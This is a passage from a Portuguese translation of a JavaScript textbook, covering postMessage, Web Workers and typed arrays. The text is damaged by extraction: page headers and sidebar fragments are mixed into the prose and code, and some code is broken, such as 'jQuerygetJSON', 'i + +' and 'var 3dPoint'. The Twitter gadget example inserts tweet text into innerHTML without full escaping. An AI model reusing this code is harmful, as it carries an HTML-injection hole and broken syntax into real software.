O segundo argumento é uma string que especifica a origem esperada da janela de destino. Inclua o protocolo, nome de host e (opcionalmente) a porta de um URL (você pode passar um URL completo, mas tudo que não for protocolo, host e porta será ignorado). Isso é um recurso de segurança: um código mal-intencionado ou usuários normais podem levar as janelas para novos documentos inesperados, de modo que `postMessage()` não vai transmitir sua mensagem se a janela contiver um documento de uma origem diferente da que você especificou. Se a mensagem que está sendo passada não contém informações sigilosas e você quer passá-la para código de qualquer origem, pode passar a string "*" como curinga. Se quiser especificar a mesma origem da janela atual, pode usar simplesmente "/".

Se as origens corresponderem, a chamada de `postMessage()` vai resultar no disparo de um evento mensagem no objeto `Window` de destino. Um script nessa janela pode definir uma função de tratamento de evento para ser notificada sobre eventos mensagem. Essa rotina de tratamento recebe um objeto evento com as seguintes propriedades: `data`

É uma cópia da mensagem passada como primeiro argumento para `postMessage()`.

source

O objeto Window a partir do qual a mensagem foi enviada.

origin

Uma string especificando a origem (como um URL) a partir da qual a mensagem foi enviada.

A maioria das rotinas de tratamento de `onmessage()` deve verificar primeiro a propriedade `origin` de seu argumento e ignorar as mensagens de domínios inesperados.

A troca de mensagens entre origens via `postMessage()` e o evento `mensagem` podem ser úteis quando se quer incluir um módulo ou “gadget” de outro site em suas página Web. Se o gadget é simples e independente, você pode simplesmente isolá-lo em um `<iframe>`. Suponha, entretanto, que seja um gadget mais complexo que defina uma API e sua página Web tenha de controlá-lo ou interagir com ele de algum modo. Se o gadget é definido como um elemento `<script>`, pode expor uma API JavaScript normal, mas incluindo-o na sua página permite-se que ele assuma o controle completo da Capítulo 22 APIs de HTML5 **663**

página e de seu conteúdo. Não é incomum fazer isso na Web hoje (especialmente para anúncios na Web), mas não é uma boa ideia, mesmo quando se confia no outro site.

A troca de mensagens entre origens oferece uma alternativa: o autor do gadget pode empacotá-lo dentro de um arquivo HTML que receba eventos `mensagem` e envie esses eventos para as funções apropriadas de JavaScript. Então, a página Web que inclui o gadget pode interagir com ele enviando **lado do client**

Ja

mensagens com `postMessage()`. Os exemplos 22-4 e 22-5 demonstram isso. O Exemplo 22-4 é um **vaS**

gadget simples, incluído via `<iframe>`, que pesquisa o Twitter e exibe tweets que correspondem a um **cript do**

termo de busca especificado. Para fazer esse gadget procurar algo, a página que o contém simplesmente envia a ele o termo de busca desejado como uma mensagem.

e

Exemplo 22-4 Um gadget de pesquisa no Twitter, controlado por `postMessage()`

```
<!DOCTYPE html>
```

```
<!--
```

Este é um gadget de busca no Twitter. Inclua-o em qualquer página Web, dentro de um iframe, e peça a ele para que procure coisas, enviando uma string de consulta com postMessage(). Como ele está em um <iframe> e não em um <script>, não pode mexer no documento que o contém.

```
-->
```

```
<html>
```

```
<head>
```

```
<style>body { font: 9pt sans-serif; }</style>
```

```
<!-- Usa jQuery para seu utilitário jQuery.getJSON() -->
```

```
<script src = "http://code.jquery.com/jquery-1.4.4.min.js"/> </script>
```

```
<script>
```

```
// Devemos usar apenas window.onmessage, mas alguns navegadores mais antigos
```

```
// (por exemplo, o Firefox 3) não suportam isso; portanto, fazemos desta maneira.
```

```
if (window.addEventListener)
```

```
window.addEventListener("message", handleMessage, false); else
```

```
window.attachEvent("onmessage", handleMessage);
```

```
// Para o IE8
```

```
function handleMessage(e) {
```

```
// Não estamos preocupados com a origem dessa mensagem: queremos
```

// procurar no Twitter alguém que nos responda. No entanto, esperamos

// que a mensagem venha da janela que nos contém.

if (e.source !== window.parent) return;

var searchterm = e.data;

// Isso é o que foi solicitado a procurarmos

// Usa utilitários Ajax da jQuery e a API de busca do Twitter para encontrar

// tweets correspondentes à mensagem.

jQuerygetJSON("http://search.twitter.com/search.json?callback=?",

{ q: searchterm },

function(data) { // Chamada com resultados do pedido

```
var tweets = data.results;
```

```
// Constrói um documento HTML para exibir esses resultados
```

```
var escaped = searchterm.replace("<", "&lt;"); var html = "<h2>" +  
escaped + "</h2>"; if (tweets.length == 0) {
```

```
html += "No tweets found";
```

```
}
```

```
664 Parte II JavaScript do lado do cliente else {
```

```
html += "<dl>";
```

```
// lista de resultados <dl>
```

```
for(var i = 0; i < tweets.length; i++) {
```

```
var tweet = tweets[i];
```

```
var text = tweet.text;
```

```
var from = tweet.from_user;
```

```
var tweeturl = "http://twitter.com/#!/" +
```



```
from + "/status/" + tweet.id_str;
```

```
html += "<dt><a target='_blank' href=\"" +
```

```
tweeturl + ">" + tweet.from_user +
```

```
"</a></dt><dd>" + tweet.text + "</dd>";
```

```
}
```

```
html += "</dl>";
```

```
}
```

```
// Configura o documento <iframe>
```

```
document.body.innerHTML = html;
```

```
});
```

```
}
```

```
$(function() {
```

```
// Permite que nosso contêiner saiba que estamos aqui e prontos para  
pesquisar.
```

```
// O contêiner não pode no enviar quaisquer mensagens antes de obter  
esta mensagem
```

```
// nossa, pois ainda não estaremos aqui para recebê-la.
```

```
// Normalmente, os contêineres só podem esperar um evento onload para  
saber que todos os
```

```
// seus <iframe>s foram carregados. Enviamos esta mensagem para os  
contêineres que
```

```
// queremos, para começar a pesquisar o Twitter mesmo antes de obterem  
o evento
```

```
//
```

```
onload.
```

```
// Não sabemos a origem de nosso contêiner; portanto, usamos * para que  
o navegador
```

// a envie para qualquer um.

```
window.parent.postMessage("Twitter Search v0.1", "*");
```

```
});
```

```
</script>
```

```
</head>
```

```
<body>
```

```
</body>
```

```
</html>
```

O Exemplo 22-5 é um arquivo JavaScript simples que pode ser inserido em qualquer página Web que queira usar o gadget de pesquisa no Twitter. Ele insere o gadget no documento e então adiciona uma rotina de tratamento de evento para todos os links do documento, a fim de que colocar o mouse sobre um link chame `postMessage()` no quadro do gadget para fazer a pesquisa do gadget no URL

do link. Isso permite que o usuário veja se as pessoas estão tuitando sobre um site antes de visitá-lo.

Exemplo 22-5 *Usando o gadget de pesquisa no Twitter com `postMessage()`*

```
// Este arquivo de código JS insere o Gadget de Pesquisa no Twitter no documento
```

```
// e adiciona uma rotina de tratamento de evento em todos os links do documento para que,
```

```
// quando o usuário colocar o mouse sobre eles, o gadget pesquise o URL do link.
```

```
// Isso permite ao usuário ver o que as pessoas estão tuitando sobre o destino do link,
```

```
// antes de clicar nele.
```

```
window.addEventListener("load", function() {
```

// Não funciona no IE < 9

var origin = "http://davidflanagan.com";

// Origem do gadget

var gadget = "/demos/TwitterSearch.html";

// Caminho do gadget

var iframe = document.createElement("iframe");

// Cria o iframe

Capítulo 22 APIs de HTML5 665

iframe.src = origin + gadget;

// Configura seu URL

iframe.width = "250";

// 250 pixels de largura

iframe.height = "100%";

// Altura total do documento

iframe.style.cssFloat = "right";

// Justificado à direita

// Insere o iframe no início do documento

document.body.insertBefore(iframe,

document.body.firstChild);

lado do client

JavaS

// Agora localiza todos os links e os conecta ao gadget

cript do

var links = document.getElementsByTagName("a");

for(var i = 0; i < links.length; i + +) {

// addEventListener não funciona no IE8 e anteriores

links[i].addEventListener("mouseover", function() {

// Envia o url como termo de busca e só o envia se o

// iframe ainda está exibindo um documento de davidflanagan.com

iframe.contentWindow.postMessage(this.href,

origin);

},

false);

}

}, false);

22.4 Web Workers

Uma das características fundamentais de JavaScript do lado do cliente é o fato de ter uma só thread: um navegador nunca vai executar duas rotinas de tratamento de evento ao mesmo tempo e nunca vai disparar um timer enquanto uma rotina de tratamento de evento estiver em execução, por exemplo. Atualizações concomitantes no estado do aplicativo ou no documento são simplesmente impossíveis e os programadores do lado do cliente não precisam pensar sobre programação concorrente (nem mesmo entender disso). Um corolário é que as funções de JavaScript do lado do cliente não devem executar por muito tempo: caso contrário, vão

interromper o laço de eventos e o navegador Web vai se tornar impassível à entrada do usuário. Esse é o motivo pelo qual as APIs Ajax são sempre assíncronas e JavaScript do lado do cliente não tem uma função síncrona `load()` ou `require()` simples para carregar bibliotecas JavaScript.

A especificação Web Workers¹ abranda muito cuidadosamente o requisito da thread única para JavaScript do lado do cliente. Os “workers” que ela define são na verdade threads de execução paralelas. Contudo, os Web workers ficam em um ambiente de execução independente, sem acesso ao objeto `Window` ou `Document`, comunicando-se com a thread principal somente por meio de passagem de mensagem assíncrona. Isso significa que modificações concomitantes do DOM ainda não são possíveis, mas também significa que agora há uma maneira de usar APIs síncronas e escrever funções de execução longas que não interrompem o laço de eventos e não travam o navegador. Criar um novo worker não é uma operação peso-pesado, como abrir uma nova janela do navegador, mas os workers também não são threads peso-mosca, sendo que não faz sentido criar novos workers para executar operações triviais. Pode-se útil criar dezenas de workers para aplicativos Web complexos, mas é improvável que um aplicativo com centenas ou milhares de workers seja viável.

1 Originalmente, os Web workers faziam parte da especificação HTML5, mas foram isolados em uma especificação independente, porém intimamente relacionada. Quando este livro estava sendo escrito, havia versões draft da especificação nos endereços <http://dev.w3.org/html5/workers/> e <http://whatwg.org/ww>.

666 Parte II JavaScript do lado do cliente Assim como qualquer API de threads, existem duas partes na especificação Web Workers. A primeira é o objeto `Worker`: é como um worker aparece de fora para a thread que o cria. A segunda é o `WorkerGlobalScope`: é o objeto global de um novo worker e é como uma thread worker aparece internamente, para si mesmo. As subseções a seguir explicam as duas partes. Elas são seguidas por uma seção de exemplos.

22.4.1 Objetos Worker

Para criar um novo worker, basta usar a construtora `Worker()`, passando um URL que especifique o código JavaScript que o worker deve executar:

```
var loader = new Worker("utils/loader.js");
```

Se você especifica um URL relativo, ele é solucionado em relação ao URL do documento que contém o script que chamou a construtora `Worker()`. Se você especifica um URL absoluto, ele deve ter a mesma origem (mesmos

protocolo, host e porta) do documento contêiner.

Uma vez que se tenha um objeto *Worker*, pode enviar dados para ele com `postMessage()`. O valor passado para `postMessage()` será clonado (consulte “Clones estruturados”, na página 672) e a cópia resultante será enviada ao *worker* por meio de um evento mensagem: `loader.postMessage("file.txt");`

Note que o método `postMessage()` de um *Worker* não tem o argumento de origem que o método `postMessage()` de um *Window* tem (Seção 22.3). Além disso, o método `postMessage()` de um *Worker* clona corretamente a mensagem nos navegadores atuais, ao contrário de `Window.postMessage()`, que em alguns navegadores importantes ainda está restrito às strings de mensagem.

Você pode receber mensagens de um *worker* captando eventos mensagem no objeto *Worker*: `worker.onmessage = function(e) {`

```
var message = e.data;
```

```
// Obtém a mensagem do evento
```

```
console.log("URL contents: " + message);
```

```
// Faz algo com ela
```

```
}
```

Se um *worker* lança uma exceção e não a captura ou manipula ele mesmo, essa exceção se propaga como um evento que você pode captar:

```
worker.onerror = function(e) {
```

```
// Registra a mensagem de erro, incluindo o nome de arquivo do worker e o número da
```

```
//
```


linha

```
console.log("Error at " + e.filename + ":" + e.lineno + ": " +  
e.message);  
}
```

Assim como todos os destinos de evento, os objetos *Worker* definem os métodos padrão *addEventListener()* e *removeEventListener()*, sendo que, se quiser gerenciar várias rotinas de tratamento de evento, você pode usá-los em lugar das propriedades *onmessage* e *onerror*.

O objeto *Worker* tem apenas um outro método, *terminate()*, o qual obriga uma *thread worker* a parar de executar.

Capítulo 22 APIs de HTML5 667

22.4.2 Escopo de worker

Ao criar um novo worker com a construtora *Worker()*, você especifica o URL de um arquivo de código JavaScript. Esse código é executado em um ambiente de execução JavaScript novo em folha, completamente isolado do script que criou o worker. O objeto global desse novo ambiente de execu-

ção é um objeto *WorkerGlobalScope*. Um *WorkerGlobalScope* é mais do que o objeto global básico **lado do client**

Jav

de JavaScript, mas menos do que um objeto *Window* do lado do cliente completo.

aScript do

O objeto *WorkerGlobalScope* tem um método *postMessage()* e uma propriedade de tratamento de e

evento *onmessage* que são iguais aos do objeto *Worker*, mas funcionam na direção oposta: chamar *postMessage()* dentro de um worker gera um evento mensagem fora dele e as mensagens enviadas de fora do worker são transformadas em eventos e enviadas para a rotina de tratamento *onmessage*.

Note que, como `WorkerGlobalScope` é o objeto global para um `worker`, `postMessage()` e `onmessage` parecem uma função global e uma variável global para o código do `worker`.

A função `close()` permite que um `worker` termine por si só e tem efeito semelhante ao método `terminate()` de um objeto `Worker`. Note, entretanto, que no objeto `Worker` não existe uma API para testar se um `worker` se fechou sozinho e que também não existe uma propriedade de tratamento de evento `onclose`. Se você chamar `postMessage()` em um `worker` que fechou, sua mensagem será descartada silenciosamente e nenhum erro será lançado. Em geral, se um `worker` vai fechar a si mesmo com `close()`, por ser uma boa ideia postar primeiro algum tipo de mensagem “fechando”.

A função global mais interessante definida por `WorkerGlobalScope` é `importScripts()`: os `workers` utilizam essa função para carregar qualquer código de biblioteca que exijam. Por exemplo:

```
// Antes de começarmos a trabalhar, carregamos as classes e os utilitários de que
```

```
// precisaremos
```

```
importScripts("collections/Set.js", "collections/Map.js", "utils/base64.js");
```

`importScripts()` recebe um ou mais argumentos de URL, cada um dos quais deve se referir a um arquivo de código JavaScript. Os URLs relativos são solucionados em relação ao URL passado para a construtora `Worker()`. Ela carrega e executa esses arquivos um após o outro, na ordem em que foram especificados. Se o carregamento de um script causa um erro de rede ou se a execução lança um erro de qualquer tipo, nenhum dos scripts subsequentes é carregado ou executado. Um script carregado com `importScripts()` pode ele mesmo chamar `importScripts()` para carregar os arquivos de que depende. Note, entretanto, que `importScripts()` não tenta monitorar quais scripts já foram carregados e não faz nada para evitar ciclos de dependência.

`importScripts()` é uma função síncrona: ela não retorna até que todos os scripts tenham carregado e executado. Você pode começar a usar os scripts que carregou assim que `import Scripts()` retornar: não há necessidade de uma função `callback` ou de uma rotina de tratamento. Quando você tiver acostumado à natureza assíncrona de JavaScript do lado do cliente, poderá parecer estranho voltar novamente para a programação síncrona simples. Mas esse é o encanto das `threads`: você pode usar uma chamada de função com bloqueio em um `worker` sem bloquear o laço de eventos na `thread` principal e sem bloquear os cálculos que estão sendo efetuados concomitantemente nos outros `workers`.

As *threads worker* executam seu código (e todos os scripts importados) de forma síncrona, de cima para baixo, e então entram em uma fase assíncrona, na qual respondem a eventos e timers. Se um *worker* registrar uma rotina de tratamento de evento *onmessage*, não será encerrado enquanto houver uma possibilidade de que ainda possam chegar eventos mensagem. Mas se um *worker* não capta mensagens, será executado até que não existam mais tarefas pendentes (como *download* e *timers*) e todas as funções *callback* relacionadas a tarefas sejam chamadas. Uma vez que todas as funções *callback* registradas sejam chamadas, não há uma maneira de um *worker* iniciar uma nova tarefa; portanto, o encerramento da *thread* é seguro. Imagine um *worker* sem rotina de tratamento de evento *onmessage* que baixe um arquivo usando *XMLHttpRequest*. Se a rotina de tratamento de *onload* desse *download* inicia um novo *download* ou registra um tempo-limite com *setTimeout()*, a *thread* tem novas tarefas e continua a executar. Caso contrário, a *thread* é encerrada.

Como *WorkerGlobalScope* é o objeto global para *workers*, ele tem todas as propriedades do objeto global básico de JavaScript, como o objeto *JSON*, a função *isNaN()* e a construtora *Date()*. (Pesquise *Global* na seção de referência da linguagem básica para ver uma lista completa.) Além disso, *WorkerGlobalScope* também tem as seguintes propriedades do objeto *Window* do lado do cliente:

- *self* é uma referência ao objeto global em si. Note, entretanto, que *WorkerGlobalScope* não tem a propriedade sinônima *window* que os objetos *Window* têm.
- Os métodos de timer *setTimeout()*, *clearTimeout()*, *setInterval()* e *clearInterval()*.
- Uma propriedade *location* que descreve o URL passado para a construtora *Worker()*. Essa propriedade se refere a um objeto *Location*, exatamente como a propriedade *location* de um objeto *Window* faz. O objeto *Location* tem propriedades *href*, *protocol*, *host*, *hostname*, *port*, *pathname*, *search* e *hash*. Em um *worker*, essas propriedades são somente de leitura.

- Uma propriedade `navigator` que se refere a um objeto com propriedades como as do objeto `Navigator` de uma janela. O objeto `navigator` de um `worker` tem propriedades `appName`, `appVersion`, `platform`, `userAgent` e `onLine`.
 - Os métodos de destino de evento normais `addEventListener()` e `removeEventListener()`.
 - Uma propriedade `onerror` que pode ser configurada com uma função de tratamento de erro, como a rotina de tratamento `Window.onerror` descrita na Seção 14.6. Uma rotina de tratamento de erro (se você registrar uma) recebe a mensagem de erro, o URL e o número de linha como três argumentos de string. Ela pode retornar `false` para indicar que o erro foi tratado e não deve ser propagado como um evento erro no objeto `Worker`. (No entanto, quando este livro estava sendo escrito, o tratamento de erros dentro de um `worker` não era implementado para funcionamento em conjunto nos diversos navegadores.) Por fim, o objeto `WorkerGlobalScope` contém importantes objetos construtores de JavaScript do lado do cliente. Isso inclui `XMLHttpRequest()` para que os `workers` possam fazer scripts de HTTP
- (consulte o Capítulo 18) e a construtora `Worker()`, para que possam criar suas próprias threads `worker`. (Contudo, quando este livro estava sendo escrito, a construtora `Worker()` não estava disponí-

vel para `workers` no Chrome e no Safari.)

Capítulo 22 APIs de HTML5 669

Várias das APIs de HTML5 descritas posteriormente neste capítulo definem recursos que estão disponíveis por intermédio de um objeto `Window` normal e também em `workers`, por meio de `WorkerGlobalScope`. Frequentemente, o objeto `Window` vai definir uma API assíncrona e `WorkerGlobalScope` vai adicionar uma versão síncrona da mesma API básica. Essas APIs “habilitadas para `workers`” serão descritas quando chegarmos a elas, posteriormente no capítulo.

lado do client

JavaScript do

Recursos avançados de worker

As *threads worker* descritas nesta seção são *workers* dedicados: eles são associados (ou dedicados) a uma única *thread* pai. A especificação *Web Workers* define outro tipo de *worker*, o *worker* compartilhado.

Quando escrevi isto, os navegadores ainda não implementavam *workers* compartilhados. Contudo, a intenção é que um *worker* compartilhado seja um tipo de recurso nomeado que possa fornecer um serviço computacional para qualquer *thread* que queira se conectar nele. Na prática, interagir com um *worker* compartilhado é como se comunicar com um servidor por meio de um soquete de rede.

O “soquete” de um *worker* compartilhado é conhecido como *MessagePort*. Os objetos *MessagePort* definem uma API de passagem de mensagens como a que vimos para *workers* dedicados e para troca de mensagens entre documentos: eles têm um método *postMessage()* e um atributo de tratamento de evento *onmessage*. *HTML5* permite criar pares conectados de objetos *MessagePort* com a construtora *MessageChannel()*. Você pode passar objetos *MessagePort* (por meio de um argumento especial *postMessage()*) para outras janelas ou outros *workers* e utilizá-los como canais de comunicação dedicados. *MessagePorts* e *MessageChannels* são uma API avançada ainda não suportada por muitos navegadores e que não é abordada aqui.

22.4.3 Exemplos de Web Worker

Vamos concluir esta seção com dois exemplos de *Web Worker*. O primeiro demonstra como efetuar cálculos longos em uma *thread worker* de modo que não afetem a rapidez de resposta da interface com o usuário da *thread* principal. O segundo exemplo demonstra como as *threads worker* podem usar APIs síncronas mais simples.

O Exemplo 22-6 define uma função *smear()* que espera um elemento `<img>` como argumento. Ela aplica um efeito de *motion blur* para “borrar” a imagem à direita. O exemplo usa técnicas do Capí-

tulo 21 para copiar a imagem em um elemento `<canvas>` fora da tela e, então, para extrair os pixels da imagem em um objeto *ImageData*. Você não pode passar um elemento `<img>` ou `<canvas>` para um *worker* por meio de *postMessage()*, mas pode passar um objeto *ImageData* (os detalhes estão em

“Clones estruturados”, na página 672). O Exemplo 22-6 cria um objeto *Worker* e chama *postMessage()* para enviar a ele os pixels a serem borrados. Quando o *worker* envia de volta os pixels processados, o código os copia de volta no elemento `<canvas>`, os extrai como um URL `data://`

e configura esse URL na propriedade src do elemento original.

Exemplo 22-6 Criando um Web Worker para processamento de imagem

// Substitui de forma síncrona o conteúdo da imagem por uma versão borrada.

// A utiliza como segue: <img src = "testimage.jpg"
onclick = "smear(this)"/>

670 Parte II JavaScript do lado do cliente function smear(img) {

// Cria um elemento <canvas> fora da tela, com o mesmo tamanho da
imagem var canvas = document.createElement("canvas");

canvas.width = img.width;

canvas.height = img.height;

// Copia a imagem no canvas e então extrai seus pixels

var context = canvas.getContext("2d");

context.drawImage(img, 0, 0);

var pixels = context.getImageData(0,0,img.width,img.height)

// Envia os pixels para uma thread worker

```
var worker = new Worker("SmearWorker.js"); // Cria o worker  
worker.postMessage(pixels);
```

```
// Copia e envia os pixels
```

```
// Registra uma rotina de tratamento para obter a resposta do worker  
worker.onmessage = function(e) {
```

```
var smeared_pixels = e.data;
```

```
// Pixels do worker
```

```
context.putImageData(smeared_pixels, 0, 0);
```

```
// Copia-os no canvas
```

```
img.src = canvas.toDataURL();
```

```
// E então na img
```

```
worker.terminate();
```

```
// Para a thread worker
```

```
canvas.width = canvas.height = 0;
```

```
// Não mantém os pixels
```

```
}
```

```
}
```

O Exemplo 22-7 é o código usado pela thread worker criada no Exemplo 22-6. A maior parte desse exemplo é a função de processamento de imagem: uma versão modificada do código do Exemplo 21-10. Note que esse exemplo configura sua infraestrutura de passagem de mensagens em uma única linha de código: a rotina de tratamento de evento `onmessage` simplesmente borra a imagem que recebe e a posta de volta.

Exemplo 22-7 Processamento de imagem em um Web Worker

```
// Obtém um objeto ImageData da thread principal, processa-o, envia de volta onmessage = function(e) { postMessage(smear(e.data)); }
```

```
// Mancha os pixels de ImageData à direita, produzindo um motion blur.
```

```
// Para imagens grandes, essa função faz muitos cálculos e causaria problemas de resposta
```

```
// na interface com o usuário se fosse usada na thread principal.
```

```
function smear(pixels) {
```

```
var data = pixels.data, width = pixels.width, height = pixels.height; var n = 10, m = n-1;
```

```
// Torna n maior para mais mancha
```

```
for(var row = 0; row < height; row++) {
```


// Para cada linha

*var i = row*width*4 + 4;*

// Deslocamento do 2º pixel

for(var col = 1; col < width; col++, i += 4) {

// Para cada coluna

*data[i] = (data[i] + data[i-4]*m)/n;*

// Componente de pixel vermelho

*data[i+1] = (data[i+1] + data[i-3]*m)/n;*

// Verde

*data[i+2] = (data[i+2] + data[i-2]*m)/n;*

// Azul

```
data[i+3] = (data[i+3] + data[i-1]*m)/n;
```

```
// Componente alfa
```

```
}
```

```
}
```

return

pixels;

}

Capítulo 22 APIs de HTML5 671

Note que o código do Exemplo 22-7 pode processar qualquer quantidade de imagens enviadas a ele. Por simplicidade, contudo, o Exemplo 22-6 cria um novo objeto Worker para cada imagem que processa. Para garantir que o worker não fique apenas esperando mensagens, ele elimina a thread com `terminate()` ao terminar.

lado do client

JavaScript do

Depurando workers

Uma das APIs não disponíveis (pelo menos quando escrevi isto) em `WorkerGlobalScope` é a API `console` e e

sua valiosa função `console.log()`. As threads worker não podem registrar saída e interagir com o documento; portanto, podem ser difíceis de depurar. Se um worker lançar um erro, a thread principal vai receber um evento erro no objeto Worker. Mas muitas vezes você precisa de um modo de fazer com que um worker produza mensagens de depuração na saída que sejam visíveis na console Web do navegador. Um modo simples de fazer isso é modificar o protocolo de passagem de mensagens utilizado com o worker para que, de algum modo, este possa enviar mensagens de depuração. No Exemplo 22-6, por exemplo, poderíamos inserir o código a seguir no início da rotina de tratamento de evento `onmessage`: `if (typeof e.data === "string") {`

`console.log("Worker: " + e.data);`

`return;`

}

Com esse código adicional, a thread Worker poderia exibir mensagens de depuração simplesmente passando strings para `postMessage()`.

O exemplo a seguir demonstra como os Web Workers permitem escrever código síncrono e utilizá-lo com segurança em JavaScript do lado do cliente. A Seção 18.1.2.1 mostrou como fazer requisições HTTP síncronos com XMLHttpRequest, mas foi avisado que fazer isso na thread principal do navegador era uma prática muito ruim. Contudo, em um thread worker é perfeitamente razoável fazer pedidos síncronos e o Exemplo 22-8 demonstra código de worker que faz exatamente isso. Sua rotina de tratamento de evento onmessage espera um array de URLs a serem buscados. Ela usa a API XMLHttpRequest síncrona para buscá-los e, então, posta o conteúdo textual dos URLs como um array de strings de volta na thread principal. Ou então, se qualquer um dos pedidos HTTP falhar, ela lança um erro que se propaga até a rotina de tratamento de onerror do Worker.

Exemplo 22-8 Fazendo requisições XMLHttpRequest síncronos em um Web Worker

```
// Este arquivo será carregado com um novo Worker(), de modo que é
executado como um

// thread independente e pode usar a API XMLHttpRequest síncrona com
segurança.

// As mensagens devem ser arrays de URLs. Busca de forma síncrona o
// conteúdo de cada URL como uma string e envia de volta um array
dessas strings.

onmessage = function(e) {

    var urls = e.data;

    // Nossa entrada: os URLs a serem buscados

    var contents = [];

    // Nossa saída: o conteúdo desses URLs

    for(var i = 0; i < urls.length; i++) {

672 Parte II JavaScript do lado do cliente var url = urls[i];
```

// Para cada URL

var xhr = new XMLHttpRequest();

// Inicia uma requisição HTTP

xhr.open("GET", url, false);

// false torna isso síncrono

xhr.send();

// Bloqueia até que a resposta esteja completa

if (xhr.status !== 200)

// Lança um erro se a requisição falhou

throw Error(xhr.status + " " + xhr.statusText + ": " + url);
contents.push(xhr.responseText); // Caso contrário, armazena o conteúdo
do URL

}

// Por fim, envia o array de conteúdo de URL de volta para a thread

```
principal.postMessage(contents);
```

```
}
```

22.5 Arrays tipados e ArrayBuffers

Conforme você aprendeu no Capítulo 7, em JavaScript os arrays são objetos de uso geral, com propriedades numéricas e uma propriedade especial `length`. Os elementos do array podem ser qualquer valor de JavaScript. Os arrays podem aumentar ou diminuir dinamicamente e podem ser esparsos.

As implementações de JavaScript fazem muitas otimizações para que os usos típicos de arrays de JavaScript sejam muito rápidos. Os arrays tipados são objetos semelhantes a um array (Seção 7.11) que diferem dos arrays normais de algumas maneiras importantes:

- Todos os elementos de um array tipado são números. A construtora usada para criá-lo determina o tipo (inteiros com sinal ou sem sinal ou em ponto flutuante) e o tamanho (em bits) dos números.
- Os arrays tipados têm comprimento fixo.
- Os elementos de um array tipado são sempre inicializados com 0 quando o array é criado.

Existem oito tipos de arrays tipados, cada um com um tipo de elemento diferente. Você pode criá-

-los com as seguintes construtoras:

Construtora

Tipo numérico

`Int8Array()`

bytes com sinal

UInt8Array()

bytes sem sinal

Int16Array()

inteiros curtos de 16 bits com sinal

Uint16Array()

inteiros curtos de 16 bits sem sinal

Int32Array()

inteiros de 32 bits com sinal

Uint32Array()

inteiros de 32 bits sem sinal

Float32Array()

valor de 32 bits em ponto flutuante

Float64Array()

valor de 64 bits em ponto flutuante: um número

Arrays tipados, <canvas> e núcleo de JavaScript

Os arrays tipados são uma parte essencial da API gráfica 3D WebGL para o elemento <canvas> e os navegadores os têm implementado como parte da WebGL. A WebGL não é abordada neste livro, mas os arrays tipados são úteis de modo geral e são abordados aqui. Você pode lembrar, do Capítulo 21, que a API Canvas **lado do client** define um método `getImageData()` que retorna um objeto `ImageData`. A propriedade `data` de um `Image-Jav`

`Data` é um array de bytes. O padrão HTML chama isso de `CanvasPixelArray`, mas é basicamente o mesmo **aScript do**

que `Uint8Array` descrito aqui, exceto quanto a maneira de tratar de valores fora do intervalo de 0 a 255.

Note que esses tipos não fazem parte da linguagem básica. É provável que uma futura versão da língua-e

gem JavaScript inclua suporte para arrays tipados como esses, mas quando este livro estava sendo escrito, não estava claro se a linguagem adotaria a API descrita aqui ou criaria uma nova API.

Ao criar um array tipado, você passa o tamanho do array para a construtora ou passa um array ou um array tipado para inicializar os elementos de array. Uma vez criado um array tipado, você pode ler e gravar seus elementos com a notação normal de colchetes, exatamente como faria com qualquer outro objeto semelhante a um array: `var bytes = new Uint8Array(1024);`

```
// Um kilobyte de bytes
```

```
for(var i = 0; i < bytes.length; i++)
```

```
// Para cada elemento do array
```

```
bytes[i] = i & 0xFF;
```

// Configura-o com os 8 bits inferiores do índice

var copy = new Uint8Array(bytes);

// Faz uma cópia do array

var ints = new Int32Array([0,1,2,3]);

// Um array tipado contendo esses 4 ints

As implementações modernas de JavaScript otimizam os arrays para torná-los muito eficientes. Contudo, os arrays tipados podem ser ainda mais eficientes, tanto em tempo de execução como no uso de memória. A função a seguir calcula o maior número primo menor do que o valor especificado.

Ela usa o algoritmo do crivo de Eratóstenes, o qual exige um grande array para monitorar quais números são primos e quais são compostos. Como apenas um bit de informação é exigido para cada elemento do array, um Int8Array pode ser usado mais eficientemente do que um array normal JavaScript:

// Retorna o maior número primo menor do que n, usando o crivo de Eratóstenes function sieve(n) {

var a = new Int8Array(n + 1);

// a[x] será 1 se x for composto

var max = Math.floor(Math.sqrt(n));

// Não faz fatores mais altos do que isso

var p = 2;

// 2 é o primeiro primo

while(p <= max) {

// Para primos menores do que max

*for(var i = 2*p; i <= n; i += p) // Marca múltiplos de p como compostos a[i] = 1;*

while(a[+ +p]) / vazio */;*

// O próximo índice não marcado é primo

}

while(a[n])

n--;

// Itera para trás para encontrar o último

// primo

return n;

```
// E o retorna
```

```
}
```

A função `sieve()` continua a funcionar se você substitui a construtora `Int8Array()` pela construtora `Array()` tradicional, mas é executada duas a três vezes mais lentamente e exige significativamente mais memória para valores grandes do parâmetro `n`. Você também poderia achar os arrays tipados úteis ao trabalhar com números de elementos gráficos ou matemática: **674** Parte II JavaScript do lado do cliente `var matrix = new Float64Array(9);`

```
// Uma matriz de 3x3
```

```
var 3dPoint = new Int16Array(3);
```

```
// Um ponto no espaço 3D
```

```
var rgba = new Uint8Array(4);
```

```
// Um valor de pixel RGBA de 4 bytes
```

```
var sudoku = new Uint8Array(81);
```

```
// Um tabuleiro de sudoku de 9x9
```

A notação de colchetes de JavaScript permite obter e configurar elementos individuais de um array tipado. Mas os arrays tipados também definem métodos para configurar e consultar regiões inteiras do array. O método `set()` copia os elementos de arrays normais ou tipados em um array tipado: `var bytes = new Uint8Array(1024)`

```
// Um buffer de 1K
```

```
var pattern = new Uint8Array([0,1,2,3]); // Um array de 4 bytes  
bytes.set(pattern);
```

```
// Copia-os no início de outro array de bytes
```

```
bytes.set(pattern, 4);
```

// Copia-os novamente, em um deslocamento diferente

```
bytes.set([0,1,2,3], 8);
```

// Ou apenas copia valores direto de um array normal

Os arrays tipados também têm um método subarray que retorna uma parte do array em que é chamado:

```
var ints = new Int16Array([0,1,2,3,4,5,6,7,8,9]);
```

// 10 inteiros curtos

```
var last3 = ints.subarray(ints.length-3, ints.length); // Os 3 últimos deles  
last3[0]
```

// => 7: isso é o mesmo que ints[7]

Note que subarray() não faz uma cópia dos dados – apenas retorna um novo modo de exibição dos mesmos valores subjacentes:

```
ints[9] = -1;
```

// Altera um valor no array original e...

```
last3[2]
```

// => -1: ele também muda no subarray

O fato de o método subarray() retornar um novo modo de exibição de um array já existente revela algo importante sobre os arrays tipados: todos eles são modos de exibição de um grupo de bytes subjacentes, conhecidos como ArrayBuffer. Todo array tipado tem três propriedades relacionadas ao buffer subjacente:

```
last3.buffer
```

// => retorna um objeto ArrayBuffer

`last3.buffer == ints.buffer`

